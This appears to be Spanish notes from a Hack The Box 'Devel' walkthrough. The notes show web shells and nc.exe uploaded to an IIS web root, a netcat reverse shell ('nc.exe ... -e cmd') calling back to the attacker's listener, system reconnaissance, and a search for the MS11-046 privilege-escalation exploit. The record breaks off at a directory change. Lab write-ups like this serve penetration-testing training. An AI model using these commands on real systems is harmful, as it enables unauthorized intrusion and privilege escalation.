
donde se ubican los archivos ftp en de ISS ?

RT: C:\inetpub\wwwroot\
vamos a C:\inetpub\wwwroot\
y alli vemos nuestro nc.exe


Command: dir C:\inetpub\wwwroot\

```
 Volume in drive C has no label.
 Volume Serial Number is 137F-3971

 Directory of C:\inetpub\wwwroot

09/11/2023  08:35 ££    <DIR>          .
09/11/2023  08:35 ££    <DIR>          ..
18/03/2017  01:06 §£    <DIR>          aspnet_client
09/11/2023  08:22 ££             1.442 cmdasp.aspx
17/03/2017  04:37 ££               689 iisstart.htm
09/11/2023  08:35 ££            59.392 nc.exe
09/11/2023  08:05 ££             2.764 reverse-shell.aspx
17/03/2017  04:37 ££           184.946 welcome.png
               5 File(s)        249.233 bytes
               3 Dir(s)   4.550.938.624 bytes free
```


entonces ejecutamos nc y levantamos una shell con rlwrap
C:\inetpub\wwwroot\nc.exe 10.10.14.63 1234 -e cmd



Command: wwwroot\nc.exe 10.10.14.63 1234 -e cmd


```
 Volume in drive C has no label.
 Volume Serial Number is 137F-3971

 Directory of C:\inetpub\wwwroot

09/11/2023  08:35 ££    <DIR>          .
09/11/2023  08:35 ££    <DIR>          ..
18/03/2017  01:06 §£    <DIR>          aspnet_client
09/11/2023  08:22 ££             1.442 cmdasp.aspx
17/03/2017  04:37 ££               689 iisstart.htm
09/11/2023  08:35 ££            59.392 nc.exe
09/11/2023  08:05 ££             2.764 reverse-shell.aspx
17/03/2017  04:37 ££           184.946 welcome.png
               5 File(s)        249.233 bytes
               3 Dir(s)   4.550.938.624 bytes free
```

rlwrap nc -lvnp 1234




```
~/machineshtb/Devel
└ rlwrap nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.63] from (UNKNOWN) [10.10.10.5] 49219
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

c:\windows\system32\inetsrv>whoami
whoami
iis apppool\web

c:\windows\system32\inetsrv>
```

al acceder al usuario babis no nos deja acceder



```
dir
 Volume in drive C has no label.
 Volume Serial Number is 137F-3971

 Directory of c:\Users

18/03/2017  01:16    <DIR>          .
18/03/2017  01:16    <DIR>          ..
18/03/2017  01:16    <DIR>          Administrator
17/03/2017  04:17    <DIR>          babis
18/03/2017  01:06    <DIR>          Classic .NET AppPool
14/07/2009  09:20    <DIR>          Public
               0 File(s)              0 bytes
               6 Dir(s)   4.550.914.048 bytes free

c:\Users>cd babis
cd babis
Access is denied.

c:\Users>sy
[0] 0:rlwrap* 1:zsh  2:ftp  3:zsh-
```

hago un systeminfo para ver que maquina es
systeminfo




```
                       Access is denied.

:\Users>systeminfo
ysteminfo              c:\Users>sy
                       [0] 0:rlwrap* 1:zsh  2:ftp  3:zsh-
ost Name:                  DEVEL
S Name:                    Microsoft Windows 7 Enterprise
S Version:                 6.1.7600 N/A Build 7600
S Manufacturer:            Microsoft Corporation
S Configuration:           Standalone Workstation
S Build Type:              Multiprocessor Free
egistered Owner:           babis
```

encontramos que es un windows 7 antiguo puede ser explotable a eternalblue del trabajo mk de la universidad

#######################ESCALADA DE PRIVILEGIOS KERNEL DE WINDOWS 7 MS11-046 #####

BUSCAMOS EN internet 6.1 7600 n build 7600 privesc




Cerca de 7.680 resultados (0.30 segundos)

Exploit Database
https://www.exploit-db.com › exp... · Traducir esta página


'afd.sys' Local Privilege Escalation (MS11-046)

18 oct 2016 — ... # Windows Server 2008 Ent SP2 x86 EN [6.0.6002] # Windows 7 HB x86 EN [**6.1.7600**] # Windows 7 Ent SP1 x86 EN [**6.1**.7601] # CVE ID: 2011-1249 ...

dentro encontramos que es vulnerable



```
#   Windows Server 2008 Dat SP1 x86 EN [6.0.6001]
#   Windows Server 2008 Ent SP2 x86 EN [6.0.6002]
#   Windows 7 HB x86 EN                [6.1.7600]
#   Windows 7 Ent SP1 x86 EN           [6.1.7601]
# CVE ID: 2011-1249
```




Microsoft Windows (x86) - 'afd.sys' Local Privilege Escalation (MS11-046)

EDB-ID: 40564
CVE: 2011-1249
EDB Verified: ✓

Author: TOMISLAV PASKALEV
Type: LOCAL
Exploit: / {}


Platform: WINDOWS_X86
Date: 2016-10-18
Vulnerable App:

lo descargo y lo traigo a la carpeta



```
~/machineshtb/Devel
ls
40564.c  cmdasp.aspx  Devel.ctb  Devel.ctb~  Dev
~/machineshtb/Devel
```

para transferir archivos desde linux a windows hay varias opciones sin embargo antes de transferir no cai en cuenta que el exploit esta en .c
entonces busque la vulnerabilidade con .exe



Google

MS11-046 .exe

Cerca de 3,760 resultados (0.47 segundos)


GitHub
https://github.com › SecWiki › blob · Traducir esta página

windows-kernel-exploits/MS11-046/README.md at master

MS11-046. The Ancillary Function Driver (AFD) supports Windows sockets ... CVE-2011-1249. Usage. c:\\> **MS11-046.exe**. caidao 2003_k8 2003 local 2003 win7 ...

https://github.com/SecWiki/windows-kernel-exploits/blob/master/MS11-046/ms11-046.exe

me dirijo a temp en windows con %Temp%
cd %Temp%



